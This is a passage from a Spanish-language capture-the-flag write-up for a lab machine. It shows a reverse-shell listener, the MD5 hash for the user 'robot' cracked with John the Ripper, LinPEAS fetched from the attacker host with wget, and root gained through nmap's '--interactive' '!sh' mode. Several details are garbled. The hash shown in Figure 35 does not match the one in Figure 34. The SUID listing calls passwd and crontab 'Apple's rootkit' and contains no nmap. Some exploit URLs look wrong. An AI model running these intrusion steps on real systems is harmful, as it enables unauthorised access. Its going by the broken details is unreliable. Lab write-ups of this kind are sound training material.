


Figura 30. Subiendo el plugin

Mientras tanto desde la maquina Kali se debió de estar en modo escucha con netcat en el puerto correspondiente:

```
(kali@kali)~[~/Desktop/Robots/NOTE]
$ nc -lvnp 7777
listening on [any] 7777 ...
connect to [192.168.29.208] from (UNKNOWN) [192.168.29.233] 41009
Linux linux 3.13.0-95-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
21:25:35 up 2:45, 0 users, load average: 0.00, 0.04, 0.15
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
sh: 0: can't access tty; job control turned off
$
```

Figura 31. Netcat modo escucha puerto 7777

```
$ whoami
daemon
$ bash -i
bash: cannot set terminal process group (2770): Inappropriate ioctl for device
bash: no job control in this shell
daemon@linux:/$
```

Figura 32. Verificamos que quienes somos

4. Escala de privilegios

En esta fase, el objetivo principal es buscar un usuario dentro de la máquina y explorar vulnerabilidades que permitan escalar privilegios a nivel de administrador. Para ello, utilizaremos la herramienta LinPEAS para analizar posibles vulnerabilidades relacionadas con la escalada de privilegios.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Robots

Realizamos una búsqueda global de documentos que puedan contener contraseñas dentro de la máquina y encontramos lo siguiente:

```
find -type f -name *password* 2> /dev/null
/etc/pam.d/common-password
/usr/share/pam/common-password.md5sums
/usr/share/pam/common-password
/opt/bitnami/mysql/lib/plugin/debug/validate_password.so
/opt/bitnami/mysql/lib/plugin/validate_password.so
/opt/bitnami/mysql/include/mysql/get_password.h
/opt/bitnami/mysql/include/mysql/plugin_validate_password.h
/opt/bitnami/mysql/include/plugin_validate_password.h
/opt/bitnami/scripts/init/set_system_user_password
/opt/bitnami/scripts/init/set_default_passwords
/opt/bitnami/apache2/var/cache/mod_pagespeed/192.168.29.233/http,3A/,2F192.168.29.233/passwordreminder,
/opt/bitnami/apache2/var/cache/mod_pagespeed/192.168.29.233/http,3A/,2F192.168.29.233/forgotten_password,
/opt/bitnami/apache2/var/cache/mod_pagespeed/192.168.29.233/http,3A/,2F192.168.29.233/main_password,
/opt/bitnami/apache2/var/cache/mod_pagespeed/192.168.29.233/http,3A/,2F192.168.29.233/forget_password,
/opt/bitnami/var/sem/set_default_passwords.global
/opt/bitnami/var/sem/set_system_user_password.global
/opt/bitnami/php/include/php/ext/standard/php_password.h
/opt/bitnami/apps/phpmyadmin/htdocs/libraries/display_change_password.lib.php
/opt/bitnami/apps/phpmyadmin/htdocs/user_password.php
/opt/bitnami/apps/wordpress/htdocs/wp-admin/js/password-strength-meter.min.js
/opt/bitnami/apps/wordpress/htdocs/wp-admin/js/password-strength-meter.js
/var/lib/pam/password
/var/cache/debconf/passwords.dat
/home/robot/password.raw-md5
```

Figura 33. Buscando archivos con nombre password

Podemos deducir que probablemente se trate de un hash MD5 para el usuario "robot", como se observa en la dirección:

```
daemon@linux:/$ cat /home/robot/password.raw-md5
cat /home/robot/password.raw-md5
3f15b52bfa4d874fa7d42b173c1a341d
```

Figura 34. Hash del usuario robots

Verificamos que el hash es un MD5 utilizando un detector de hashes, como se muestra en la siguiente imagen:

```

=====
#
#  W00sh 1.0
#
#                                     v1.2 #
#                               By Zion3R #
#                               www.Blackploit.com #
#                               Root@Blackploit.com #
#
=====

HASH: 2f15b52bfa6d874fa7d42b173c1a341f

Possible Hashs:
[-] MD5
[-] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

```

Figura 35. Detección de formato de hash

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Robots

A continuación, desciframos el hash utilizando la herramienta John the Ripper:

```
john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt pass_robot.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
sayajin23 (7)
lg 0:00:00:00 DONE (2024-11-27 20:10) 3.846g/s 15260kp/s 15260Kc/s 15260Kc/s sayakiranasendawartrumpetpkt..saya4444
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Figura 36. Usando JOHN para descifrar el hash

Una vez obtenemos la contraseña, iniciamos sesión con el usuario "robot", como se muestra a continuación:

```
$ su robot
su robot
Password: sayajin23
robot@linux:/$
```

Figura 37. Logeo del usuario robot

Para buscar vulnerabilidades que nos permitan escalar privilegios, utilizamos LinPEAS. Los pasos para ello son los siguientes:

- Abrimos un servidor local para descargar el linpeas.sh

```
(kali@kali)-[~/Downloads]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figura 38. Server local kali

- Descargamos el archivo en el directorio shm de la maquina atacada

```
daemon@linux:/dev/shm$ wget http://192.168.29.208/linpeas.sh
--2024-11-27 21:48:59-- http://192.168.29.208/linpeas.sh
Connecting to 192.168.29.208:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 824745 (805K) [text/x-sh]
Saving to: 'linpeas.sh'

100%[=====] 824,745 --.-K/s in 0.02s

2024-11-27 21:49:00 (35.0 MB/s) - 'linpeas.sh' saved [824745/824745]
```

Figura 39. Descarga del linpeas

- Ejecutamos el linpeas.sh

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Robots

Resultados de lineas

El script LinPEAS nos proporciona una lista de vulnerabilidades y binarios que podrían permitirnos escalar privilegios.

Resultados de vulnerabilidades

A continuación, se muestran los resultados del análisis realizado por LinPEAS con respecto a las vulnerabilidades encontradas:

```
[*] CVE-2016-5195: dirtycow
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7.8.RC1-3[kernel:2.6.32-0412433]-*,RHEL=6[kernel:2.6.32-0412433],RHEL=7[kernel:3.10.0-0.2.0-0.21.el7],Ubuntu=16.0414.04/12.04
Download URL: https://www.exploit-db.com/download/40511
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/errata/default/files/rh-cve-2016-5195_5.sh

[*] CVE-2016-5195: dirtycow 2
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7.8.RC1-3[kernel:2.6.32-0412433],Ubuntu=16.0414.04/12.04,Ubuntu=18.04[kernel:2.6.32-0412433-generic],Ubuntu=18.04[kernel:4.4.0-21-generic]
Download URL: https://www.exploit-db.com/download/40511
ext-url: https://www.exploit-db.com/download/40511
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/errata/default/files/rh-cve-2016-5195_5.sh

[*] CVE-2015-1328: overlayfs
Details: http://seclists.org/oss-sec/2015/q7/717
Exposure: highly probable
Tags: Ubuntu=(12.0412.04)[kernel:2.13.0-211415]-generic,Ubuntu=(14.0412.04)[kernel:3.13/10.0-0-generic]
Download URL: https://www.exploit-db.com/download/37272

[*] CVE-2021-3156: sudo Baron Samedit 1
Details: https://www.wisely.com/2021/01/20/cve-2021-3156/sudo-baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: centos=8.1710,Ubuntu=14.101710/18.101810,Debian=9.10
Download URL: https://codecademy.com/learn/cve-2021-3156/21a/main

[*] CVE-2017-6074: dccp
Details: http://www.openwall.com/lists/oss-security/2017/02/22/3
Exposure: probable
Tags: Ubuntu=(14.0414.04)[kernel:4.4.0-62-generic]
Download URL: https://www.exploit-db.com/download/41458
Comments: Requires kernel be built with CONFIG_IP_DCCP enabled. Includes partial SMEP/WMAP bypass

[*] CVE-2016-2384: usb-midi
Details: https://xairy.github.io/blog/2016/cve-2016-2384
Exposure: probable
```

Figura 40. Resultados de CVE con lineas

Asumiendo que contamos con un compilador, las siguientes vulnerabilidades podrían ser explotadas:

Posibles exploits que podrías usar:

- CVE-2016-5195 (dirtycow)
- CVE-2016-5195 (dirtycow 2)
- CVE-2021-3156 (sudo Baron Samedit 2)
- CVE-2015-1328 (overlayfs)
- CVE-2021-3156 (sudo Baron Samedit)
- CVE-2017-6074 (dccp)

Exploits que deberías descartar:

- CVE-2016-2384 (usb-midi)
- CVE-2015-8660 (overlayfs - ovl_setattr)
- CVE-2022-32250 (nft_object UAF)

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Robots

- CVE-2019-18634 (sudo pwfeedback)
- CVE-2019-15666 (XFRM_UAF)
- CVE-2018-1000001 (RationalLove)
- CVE-2017-7308 (af_packet)
- CVE-2016-0728 (keyring)
- CVE-2014-5207 (fuse_suid)
- CVE-2017-1000253 (PIE_stack_corruption)

Resultados de SUID

De los resultados obtenidos con LinPEAS, encontramos los siguientes archivos SUID con privilegios de root, lo que nos podría permitir escalar privilegios:

```

SUID - Check every process, exploits and write perms
https://hackermap.io/peas/linux-hacking/privilege-escalation/sudo-and-suid
-----
-rwsr-xr-x 1 root root 44K May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 64K Feb 12 2015 /bin/passwd -> Apple's rootkit (2004)
-rwsr-xr-x 1 root root 92K Feb 12 2015 /bin/suexec -> Apple's rootkit (2004)
-rwsr-xr-x 1 root root 44K May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 17K Feb 17 2014 /bin/su
-rwsr-xr-x 1 root root 40K Feb 17 2014 /usr/bin/passwd -> Apple's rootkit (2004)
-rwsr-xr-x 1 root root 12K Feb 17 2014 /usr/bin/crontab -> Apple's rootkit (2004)
-rwsr-xr-x 1 root root 40K Feb 17 2014 /usr/bin/crontab -> Apple's rootkit (2004)
-rwsr-xr-x 1 root root 67K Feb 17 2014 /usr/bin/crontab -> Apple's rootkit (2004)
-rwsr-xr-x 1 root root 152K Mar 12 2015 /usr/bin/crontab -> Apple's rootkit (2004)
-rwsr-xr-x 1 root root 40K Feb 17 2014 /usr/local/bin/crontab -> Apple's rootkit (2004)
-rwsr-xr-x 1 root root 40K Feb 17 2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10K Feb 25 2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 9.6K Mar 13 2015 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
-rwsr-xr-x 1 root root 14K Mar 13 2015 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
-rwsr-xr-x 1 root root 11K Feb 25 2015 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper

```

Figura 41. Resultados de SUID con lineas

Probaremos el SUID asociado a nmap, ya que LinPEAS lo marcó como una vulnerabilidad con alta probabilidad de éxito. El siguiente paso será verificar qué información podemos obtener para escalar privilegios con nmap:

- (b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```

sudo nmap --interactive
nmap> !sh

```

Figura 42. Información para escalar privilegios con nmap

Para ello, necesitamos determinar la versión de nmap en la máquina. Esto se logra mediante el siguiente comando:

```

daemon@linux:/dev/shm$ /usr/local/bin/nmap --version
nmap version 3.81 ( http://www.insecure.org/nmap/ )

```

Figura 43. Versión del nmap

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Robots

Vemos que la versión es vulnerable, por lo que procederemos a realizar la escalada de privilegios de la siguiente manera:

```
robot@linux:/$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
#
```

Figura 44. Escalando con NMAP

5. Banderas

Para este paso buscaremos los archivos llamados bandera1.txt, bandera2.txt y bandera3.txt. Se buscarán los archivos usando el comando find de la siguiente manera:

```
# find / -type f -name *bandera*.txt 2>/dev/null
find / -type f -name *bandera*.txt 2>/dev/null
/root/bandera3.txt
/opt/bitnami/apps/wordpress/htdocs/bandera1.txt
/home/robot/bandera2.txt
```

Figura 45. Buscando las banderas

Una vez tenemos las direcciones leemos el contenido de los archivos con cat

```
# cat /opt/bitnami/apps/wordpress/htdocs/bandera1.txt
cat /opt/bitnami/apps/wordpress/htdocs/bandera1.txt
b8a2bd7f70b405df8823bd4442892c6c
# cat /home/robot/bandera2.txt
cat /home/robot/bandera2.txt
c6ad356a6d4ab0c2c9d033caadf28469
# cat /root/bandera3.txt
cat /root/bandera3.txt
6c6b1c7089af9c9bb7ac78f06c3c1685
```

Figura 46. Contenido de las banderas

A continuación, pondrá en una tabla el contenido de los archivos requeridos

Tabla 3. Banderas maquina Robot

Bandera	Contenido
Bandera1.txt	b8a2bd7f70b405df8823bd4442892c6c
Bandera2.txt	c6ad356a6d4ab0c2c9d033caadf28469
Bandera3.txt	6c6b1c7089af9c9bb7ac78f06c3c1685

***** SOLO PARA USO EDUCATIVO*****

6. Conclusiones y Recomendaciones

- **Revisión de binarios SUID:** Realicé una revisión exhaustiva de todos los binarios SUID en el sistema. Se recomienda eliminar aquellos que no sean estrictamente necesarios para las operaciones diarias, ya que los binarios con privilegios elevados pueden ser explotados para escalar privilegios de manera maliciosa.
- **Seguridad en rutas o directorios accesibles:** Identifiqué posibles rutas o directorios accesibles a través de ataques de fuerza bruta. Como medida de seguridad, se recomienda limitar la cantidad de intentos de acceso por usuario y aplicar mecanismos de bloqueo temporal tras varios intentos fallidos, lo que dificultaría los intentos de acceso no autorizados.
- **Protección de credenciales:** Es fundamental evitar dejar credenciales almacenadas en archivos con permisos de lectura abiertos para cualquier usuario del sistema. Se debe garantizar que los archivos con información sensible tengan permisos estrictos para reducir el riesgo de exposición.
- **Uso de algoritmos de hash robustos:** Se debe evitar el uso de algoritmos de hash débiles como MD5 para las contraseñas. En su lugar, se recomienda emplear algoritmos de hash más seguros, como SHA-256 o bcrypt, que ofrecen mayor resistencia a ataques de colisión y de fuerza bruta.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Robots